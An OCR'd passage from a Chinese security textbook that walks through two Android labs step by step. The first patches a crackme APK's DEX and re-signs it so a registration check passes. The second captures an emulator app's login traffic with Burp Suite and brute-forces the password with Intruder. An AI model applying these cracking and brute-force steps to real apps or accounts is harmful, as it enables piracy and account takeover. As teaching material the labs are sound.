



图 7-22　将 38 修改为 39

**步骤 7**：保存后，需对该 DEX 文件进行重新校验，仍然使用 DexFixer 工具，将 classes. dex 文件拖入 DexFixer 窗口中，如图 7-23 所示。


图 7-23　使用 DexFixer 工具对 DEX 文件进行重新校验

**步骤 8**：将修复好的 classes.dex 文件复制到原先的文件夹中，并删除之前的签名文件夹 META-INF，然后选择所有文件夹并右击，在出现的快捷菜单中选择“添加到压缩文件”选项，如图 7-24 所示。


图 7-24　对文件进行压缩操作

**步骤 9**：在打开的如图 7-25 所示的对话框中，设置“压缩文件格式”为 ZIP 格式，然后开始压缩。





图 7-25　选择 ZIP 压缩文件格式

**步骤 10**：将压缩后的文件后缀.zip 修改为.apk。然后打开 Android 逆向助手，对该 APK 文件重新签名，得到 crackme0502_sign.apk 文件，如图 7-26 所示。

**步骤 11**：安装重新签名后的 APK 文件。需要说明的是，在安装该 APK 文件之前，需要将原先的 APK 文件(本例为 crackme0502.apk)卸载才能正确安装，如图 7-27 所示。

**步骤 12**：在原来的 APK 文件卸载完成后，安装经逆向工程处理后的 APK 文件，如图 7-28 所示。





图 7-26　Android 逆向助手中对 APK 文件重新进行签名操作





图 7-27　卸载原来的 APK 文件





图 7-28　安装经逆向工程处理后的 APK 文件

**步骤 13**：打开该 APK，直接单击“检测注册码”按钮，提示“注册码正确”，如图 7-29 所示。


图 7-29　注册成功

## 7.3.4　任务与思考

在移动互联网安全中，Android 的安全问题尤为突出。加强对 Android 系统的逆向研究，是实现安全管理的一个重要方法和途径。其中，Dalvik 虚拟机是学习和研究 Android 系统逆向工程时常用的工具。

Dalvik 是谷歌公司设计的用于 Android 平台的虚拟机，即 Dalvik VM。Dalvik 可以支持已转换为. dex(dalvik executable)格式的 Java 应用程序运行，. dex 格式是专为 Dalvik 设计的一种压缩格式，适合内存和处理器速度有限的系统。

Dalvik 经过优化，允许在有限的内存中同时运行多个虚拟机的实例，并且每一个 Dalvik 应用都作为一个独立的 Linux 进程执行。独立的进程可以防止在虚拟机崩溃时所有程序都被关闭。

Dalvik VM 是 Android 平台的核心组成部分之一。Dalvik VM 并不是一个 Java 虚拟机，因为 Dalvik VM 没有遵循 Java 虚拟机规范，不能直接执行 Java 的 Class 文件，使用的是寄存器架构而不是 Java 虚拟机中常见的栈架构。但是 Dalvik VM 执行的. dex 文件可以通过 Class 文件转化而来，使用 Java 语法编写应用程序，也可以直接使用大部分的 Java API 等。

2014 年 6 月 25 日，Android L 正式推出。与早期的 Android 相比较，Android L 的改动幅度较大，其中，在 Android L 中用 ART 代替了原来使用的 Dalvik。在 Android 中，Java Class 被转换成 dex 字节码。dex 字节码通过 ART 或 Dalvik runtime 转换成机器码。这里 dex 字节码和设备架构无关。

Dalvik 是一个基于 JIT(just in time)编译的引擎，即应用每次运行时都需要通过 JIT 编译器将字节码转换为机器码，这一机制的效率并不高。使用 Dalvik 存在一些缺点，所以从 Android 4.4(kitkat)开始引入了 ART，从 Android 5.0(lollipop)开始 ART 全面取代了 Dalvik。Android 7.0 向 ART 中添加了一个 JIT 编译器，这样就可以在应用运行时持续地提高其性能。

扫一扫

视频讲解

# 7.4 APK 抓包与口令爆破

## 7.4.1 预备知识：Android 模拟器

使用模拟器，可以在不接入应用网络的前提下对设备的各项性能进行测试和调试。Android 虚拟设备(android virtual device，AVD)是一款 Android 模拟器工具，具有硬件配置、系统镜像、屏幕尺寸、外观、SD 卡等功能。软件开发工具包(software development kit，Android SDK)中提供了 AVD 模拟器，可以在计算机上开发和测试针对 Android 的应用程序。

Android SDK 的下载地址为 http://tools.android-studio.org/index.php/sdk。

下载解压后，可以找到以下两个文件。

(1) SDK Manager。Android 软件开发工具包管理器，连接本地和服务器，从服务器下载安卓开发所需要的工具到本地。

(2) AVD Manager。Android 虚拟驱动管理器，主要用来创建 Andriod 模拟器。Android 模拟器所需的镜像是通过 SDK Manager 来下载，而 AVD 则通过 AVD Manager 来创建，如图 7-30 所示。





图 7-30 通过 AVD Manager 创建 AVD

另外，在本实验中还需要用到 Burp Suite 工具。Burp Suite 工具是用于攻击 Web 应用程序的集成平台，它提供了多种功能，包括请求的拦截和修改、扫描 Web 应用程序漏洞、以

暴力破解登录表单、执行会话令牌等。有关 Burp Suite 工具的介绍可见 6.1.1 节的内容。

## 7.4.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者掌握以下内容。

(1) App 在登录时未考虑穷举密码的后果。

(2) Burp Suite 工具的应用。

(3) 在登录时使用验证码或令牌(token)来禁止用户重放数据。

**2. 实验条件**

本实验可以在一台运行 Windows 7 及以上版本的操作系统上进行。同时，还需要事先安装和配置 Android 模拟器和 Burp Suite 工具。

## 7.4.3 实验过程

**步骤 1**：在模拟器中添加 APK 文件。暴力破解漏洞是恶意攻击者使用正常的登录操作，采用多组密码来枚举该用户的密码操作，直到枚举到正确密码为止。以 baji.apk 为例(在实验中读者需要事先准备一个 APK 文件)，用 adb install baji.apk 命令将该程序安装至 AVD 模拟器中(其中 baji.apk 为实验中使用的 APK 文件的文件名)。成功安装后的界面如图 7-31 所示。





图 7-31 在模拟器中安装 APK 文件

**步骤 2**：设置代理。因为在运行过程中需要截获数据包并进行分析，所以在实验用的计算机上需要设置代理。首先，在命令提示符下输入 ipconfig 命令查看本地计算机的 IP 地址，具体为 192.168.52.139，如图 7-32 所示。

**步骤 3**：切换到 Android 模拟器，设置无线网络的代理，在打开的如图 7-33 所示的对话框的代理服务器主机名和代理服务器端口处分别输入代理的 IP 地址 192.168.52.139 和系统默认的端口号 8080。

```
以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::d9f3:a747:5692:23c5%3
   IPv4 地址 . . . . . . . . . . . . : 192.168.52.139
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.52.2
```

图 7-32　查看本机 IP 地址





图 7-33　设置代理服务器主机名和代理服务器端口

**步骤 4**：打开 Burp Suite，在 Burp Suite 界面的 Proxy 选项卡中设置代理服务器，单击 Options 选项卡，单击 Add 按钮，出现 Add a new proxy listener（添加新的代理监听）窗口，在 Bind to port 中输入 8080，选中 Specific address 复选框，在其下拉列表中选择 192.168.52.139 选项，如图 7-34 所示。然后，单击 OK 按钮进行确认。

**步骤 5**：选择 Intercept 选项卡，单击 Intercept is off（关闭拦截）按钮将其变成 Intercept is on（打开拦截）按钮，如图 7-35 所示，等待数据包通过。

**步骤 6**：切换到 Andriod 模拟器，进入靶机演示程序，输入需要进行暴力破解的用户名（如 User）和密码（随意设置），然后单击“登录”按钮，Burp Suite 截取到的登录数据包如图 7-36 所示。

**步骤 7**：将该数据包发送到 Intruder 功能上。在数据包区域右击，在出现的快捷菜单中选择 Send to intruder 选项或按 Ctrl+I 快捷键，如图 7-37 所示。

**步骤 8**：在 Intruder 选项卡中，打开 Positions 选项卡，单击右边的 Clear $ 按钮将所有的变量清除，如图 7-38 所示。





图 7-34　设置 burp suite 的 proxy 功能





图 7-35　设置为 Intercept is on 状态





图 7-36　Burp suite 截取到的登录数据包





图 7-37　将该数据包发送到 Intruder 功能上





图 7-38　消除所有变量

**步骤 9**：选取输入密码段（本实验为 123），单击右边的 Add $ 按钮，将该密码字段设置为一个变量，如图 7-39 所示。

**步骤 10**：在 Payloads 选项卡中，选择需要进行暴力破解的字典，如图 7-40 所示。

**步骤 11**：根据暴力破解设置相应的线程数和并发数，如图 7-41 所示。单击 Start attack 按钮，开始进行暴力破解攻击。

**步骤 12**：等待一段时间，单击 Results 标签，如果枚举到了正确的用户名和密码，将会显示在中间的列表框中。本实验中，枚举到的正确的密码是 123456（与实验当时账号实际密码一致），如图 7-42 所示。





图 7-39　将密码字段设置为一个变量

